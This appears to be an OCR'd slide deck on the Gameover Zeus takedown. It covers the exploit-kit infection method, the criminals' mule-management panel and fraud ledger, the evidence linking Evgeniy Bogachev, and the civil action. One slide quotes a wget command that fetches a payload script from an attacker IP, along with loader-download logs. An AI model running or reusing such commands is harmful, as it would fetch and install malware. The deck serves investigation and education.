
Putting It All Together




Putting It All Together




Putting It All Together




Putting It All Together




Putting It All Together



Statistics – Taken from `https://goz.shadowserver.org/stats/`





The Criminal Investigation


Infection Method

Blackhole Exploit Kit

- Specific configuration for Gameover Zeus
- `cron_update.php` file
- Redirect to Google's Chrome page without proper referrer

```
wget -q0 - http://69.194.160.216/cron_update.php

./files/175dacb26 md5 is 796cddf7239eca64025cadce41d361d5 https://regatu
written ./files/1e105e4bba md5 is 58787c143811f537b3fe529d52e755dd http:
58787c143811f537b3fe529d52e755dd equal md5 ./files/705a0d5d31 md5 is d77
module=EXETask&id=102&mode=getloader&name=/ldr_int2.exe md5 is d7794674b
35e239b4a819601dc35b00f96087f26c http://91.242.217.34/iframecheck/?modul
35e239b4a819601dc35b00f96087f26c equal md5 ./files/d2d2b83280 md5 is b29
module=EXETask&id=53&mode=getloader&name=/ldr_ninja.exe md5 is b29ce5968
166ea29c1d4bb0c84f129b347ca7bff9 http://91.242.217.34/iframecheck/?modul
```



Free FTPs count: **445**

Logged in as: **admin**

	Login	Is active	Is admin
□	admin	Yes	Yes
□	chingiz	Yes	Yes
□	ded	Yes	Yes
□	petro	Yes	Yes
□	xman	Yes	Yes


Showed: 1-5/5

Group operations for selected customers

Business Club

Superadmin Panel

"Starting on September 19, 2011, we are beginning to work through the panel where you now find yourselves. (fraudulent) Money transferors and drop (mule) managers are synchronizing their work through our panel, which enables a much greater optimization of the work process and increase in the productivity of our work. Starting from this moment, all drop (mule) managers with whom we are working, and all (fraudulent) money transferors who work with us are working through this panel. We wish you all successful and productive work."



FAQ / News - Edit article #8

****** Уважаемые коллеги! ******

С 19 сентября 2011 года мы начинаем работать через панель в которой вы сейчас находитесь.

Заливщики и Дроповоды синхронизируют свою работу через нашу панель, что позволяет еще больше оптимизировать рабочий процесс и увеличить продуктивность наших трудов.


Начиная с текущего момента, все дроповоды с которыми мы работаем, все заливщики которые работают с нами - все работают через эту панель.

Желаем всем удачной и продуктивной работы.

Business Club

Superadmin Panel

"Starting on September 19, 2011, we are beginning to work through the panel where you now find yourselves. (fraudulent) Money transferors and drop (mule) managers are synchronizing their work through our panel, which enables a much greater optimization of the work process and increase in the productivity of our work. Starting from this moment, all drop (mule) managers with whom we are working, and all (fraudulent) money transferors who work with us are working through this panel. We wish you all successful and productive work."



visitcoastweekend.com/sadmin.php?act=articles&edit=8

FAQ / News - Edit article #8

****** Уважаемые коллеги! ******

С 19 сентября 2011 года мы начинаем работать через панель в которой вы сейчас находитесь.

Login: root

Password:


Jabber ID: specialtemp@jabber.jp

Alternative Jabber ID: specialtemp@jabber.jp

Contact: Super Moder

Create: 2008-09-20

Business Club



From Me <alexgarbarchuck@yahoo.com>

Subject **SMS**

To [redacted]

Date Sun, 1 Apr 2012 03:52:59 -0700 (PDT)


Message ID <1333277579.43661.YahooMailClassic@web114318.mail.gq1.yahoo.com>

User agent YahooMailClassic/15.0.5 YahooMailWebService/0.8.117.340979

Delivered-To [redacted]

businessclub leg, nado podnyat ASAP

Business Club



From Me <alexgarbarchuck@yahoo.com>

Subject SMS

To [redacted]

Date Sun, 1 Apr 2012 03:52:59 -0700 (PDT)

businessclu

From Jennifer <special@businessclub.so>

Subject Re: test

To Axel Frost [redacted]

Cc Jennifer <special@businessclub.so>

Date Wed, 16 Nov 2011 16:26:39 -0500


Message ID <E95F9BF1-5D49-423A-8D69-FB4D82261A85@businessclub.so>

In reply to <CAKTCcJ9BkYn-BSqjBwdr8W9bbn+ELF5fK1+fSZrMX3rpoAWxHQ@mail.gmail.com>

```
On Nov 16, 2011, at 9:47 AM, Axel Frost wrote:

| test
```

Business Club



From Me <alexgarbarchuck@yahoo.com>
Subject **SMS**
To [redacted]
Date Sun, 1 Apr 2012 03:52:59 -0700 (PDT)

businessclu

From Jennifer <special@businessclub.so>
Subject **Re: test**
To Axel Frost [redacted]
Jennifer <special@businessclub.so>

```
On Nov 16, 20
| test
```


From qwe <ben@businessclub.so>
Subject **qweqwe**
To [redacted]
Date Wed, 16 Nov 2011 22:35:36 +0200
Message ID <116242682.20111116223536@businessclub.so>
Delivered-To [redacted]
Received by 10.227.180.207 with SMTP id bv15cs81843wbb; Wed, 16 Nov 2011 12:35:53 -0800 (PST)

```
Здравствуйте, X33400.

qweqweqwe

--
С уважением,
 qwe                          mailto:ben@businessclub.so
```

Ledger System



visitcoastweekend.com/sadmin.php?act=drops&his

Status	Amount	Zallvshik	Dropovod	Name	Type	Transfer type	Load type	Bank	Telephone	Address	WIRE routing	ACH routing	Account number
2012-05-03													
lok...	9857	commandos	Troll	[redacted]	personal	ACH/WIRE	ACH	US BANK		[redacted]	[redacted]	[redacted]	[redacted]
David...	9777	commandos	Troll	[redacted]	personal	ACH/WIRE	ACH	ing Bank		[redacted]	[redacted]	[redacted]	[redacted]
lok...	9689	commandos	Troll	[redacted]	personal	ACH/WIRE	ACH	Wells Fargo		[redacted]	[redacted]	[redacted]	[redacted]
	6214.55	commandos	profit	[redacted]	personal	ACH	ACH	williamsport wyrope federal credit union				[redacted]	[redacted]
	6157.9	commandos	profit	[redacted]	personal	ACH	ACH	SunTrust Bank				[redacted]	[redacted]
	5128.7	commandos	profit	[redacted]	personal	ACH	ACH	Woodforest Bank				[redacted]	[redacted]
	6124.5	commandos	profit	[redacted]	personal	ACH	ACH	Wells Fargo				[redacted]	[redacted]
visla...	75000	commandos	nf	[redacted]	business	ACH	ACH	huntington		[redacted]		[redacted]	[redacted]
	7126.8	commandos	profit	[redacted]	personal	ACH	ACH	BANK OF AMERICA				[redacted]	[redacted]
2012-05-02													
	8900	commandos	super-drop	[redacted]	personal	ACH/WIRE	WIRE	Bank of America		[redacted], Littlerock CA 93543	[redacted]	[redacted]	[redacted]
	USD 9857	commandos	Troll	[redacted]	personal	ACH/WIRE	WIRE	J. P. Morgan Chase		[redacted], League City, Texas 77573	[redacted]	[redacted]	[redacted] CH
2012-05-01													
	22500	commandos	super-drop	[redacted]	business	ACH/WIRE	WIRE	JPMorgan Chase		[redacted]	[redacted]	[redacted]	[redacted]
snya...	USD 87,000.00	commandos	nf	[redacted]	business	WIRE	WIRE	Wells		[redacted] Pittsburg, CA 94565	[redacted]		[redacted]
2012-04-26													
	8900	commandos	israel	[redacted]	personal	ACH	ACH	Bank of America	[redacted]	[redacted]		[redacted]	[redacted]
2012-04-25													
In pr...	9500	lan	israel	[redacted]	personal	ACH	ACH	Wells fargo	[redacted]	[redacted], TX 77494	[redacted]	[redacted]	[redacted]
2012-04-23													
	10002	commandos	israel	[redacted]	personal	ACH	ACH	Wells fargo	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]
	8200	lan	levi	[redacted]	personal	ACH/WIRE	ACH	Castle Bank	[redacted] (USA)	[redacted] USA		[redacted]	[redacted]
2012-04-17													
prish...	50000	lan	nf	[redacted]	business	ACH/WIRE	ACH	Huntington Bank		[redacted]	[redacted]	[redacted]	[redacted]
	8700	lan	masculine	[redacted]	personal	ACH	ACH	Wells Fargo	[redacted]	[redacted], Los Angeles, CA, 90008	[redacted]	[redacted]	[redacted]
2012-04-16													
	8900	lan	levi	[redacted]	personal	ACH	ACH	Chase	tel: [redacted] Tim	[redacted], Oregon, 97601-2046		[redacted]	[redacted]
	6200	lan	levi	[redacted]	personal	ACH	ACH	Wells Fargo		[redacted] LaFontaine, IN 46940-9291		[redacted]	[redacted]
2012-04-15													
	5000	lan	profit	[redacted]	personal	ACH	ACH	Capital One N.A				[redacted]	[redacted]
	7000	lan	profit	[redacted]	personal	ACH	ACH	Bank of America				[redacted]	[redacted]
amoun...	6000	lan	profit	[redacted]	personal	ACH	ACH	Bank of America				[redacted]	[redacted]
	6000	lan	profit	[redacted]	personal	ACH	ACH	City Savings Bank				[redacted]	[redacted]

Connecting the Dots

Personal Account

[redacted]@rambler.ru	Evgeniy	Bogachev	Otradnaya 22	46.158.238.206
[redacted]@rambler.ru	Evgeniy	Bogachev	Otradnaya 22	212.117.170.62
[redacted]@rambler.ru	Evgeniy	Bogachev	Otradnaya 22	46.158.20.187
[redacted]@rambler.ru	Evgeniy	Bogachev	Otradnaya 22	46.158.147.144

Businessclub `root` Login

```
31.31.119.248 - - {29/Sep/2011:...
HTTP/1.1" 404 475 "-" "Mozilla/...
(KHTML, like Gecko) Chrome/14.0...
212.117.170.62 - - [29/Sep/2011...
/sadmin.php?act=drops&wft HTTP/...
Intel Mac OS X 10.7; rv:8.0a2) ...
212.117.170.62 - - [29/Sep/2011...
200 718 "-" "Mozilla/5.0 (Macin...
```


- Cross-reference records obtained
- Criminal forum registrations and posts
- Developed trail from access to Businessclub to ownership of personal account

Civil Action

Temporary Restraining Order


- Ordered defendants (Bogachev) to cease activity
- Authorized establishment of substitute server
- Ordered Registries to redirect DGA traffic
- Ordered Registries to cease CryptoLocker DGA registration
- Ordered Internet Service Providers to block connections with DGA `.ru` domains


Evgeniy Bogachev



[redacted]


Evgeniy Bogachev





[redacted]

The Challenge



WANTED
BY THE FBI

Conspiracy to Participate in Racketeering Activity; Bank Fraud; Conspiracy to Violate the Computer Fraud and Abuse Act; Conspiracy to Violate the Identity Theft and Assumption Deterrence Act; Aggravated Identity Theft; Conspiracy; Computer Fraud; Wire Fraud; Money Laundering; Conspiracy to Commit Bank Fraud

EVGENIY MIKHAILOVICH BOGACHEV

Aliases: Yevgeniy Bogachev, Evgeniy Mikhaylovich Bogachev, "lucky12345", "slavik", "Pollingsoon"

DESCRIPTION

Date(s) of Birth Used:	October 28, 1983		
Height:	Approximately 5'9"	**Hair:**	Brown (usually shaves his head)
Weight:	Approximately 180 pounds	**Eyes:**	Brown
NCIC:	W890989955	**Sex:**	Male
Occupation:	Bogachev works in the Information Technology field.	**Race:**	White

Remarks: Bogachev was last known to reside in Anapa, Russia. He is known to enjoy boating and may travel to locations along the Black Sea in his boat. He also owns property in Krasnodar, Russia.

CAUTION

Evgeniy Mikhailovich Bogachev, using the online monikers “lucky12345” and “slavik”, is wanted for his alleged involvement in a wide-ranging racketeering enterprise and scheme that installed, without authorization, malicious software known as “Zeus” on victims’ computers. The software was used to capture bank account numbers, passwords, personal identification numbers, and other information necessary to log into online banking accounts. While Bogachev knowingly acted in a role as an administrator, others involved in the scheme conspired to distribute spam and phishing emails, which contained links to compromised web sites. Victims who visited these web sites were infected with the malware, which Bogachev and others utilized to steal money from the victims’ bank accounts. This online account takeover fraud has been investigated by the FBI since the summer of 2009.

Starting in September of 2011, the FBI began investigating a modified version of the Zeus Trojan, known as GameOver Zeus (GOZ). It is believed GOZ is responsible for more than one million computer infections, resulting in financial losses of more than $100 million.

On August 22, 2012, Bogachev was indicted under the nickname “lucky12345” by a federal grand jury in

Why does it matter?

Thank You.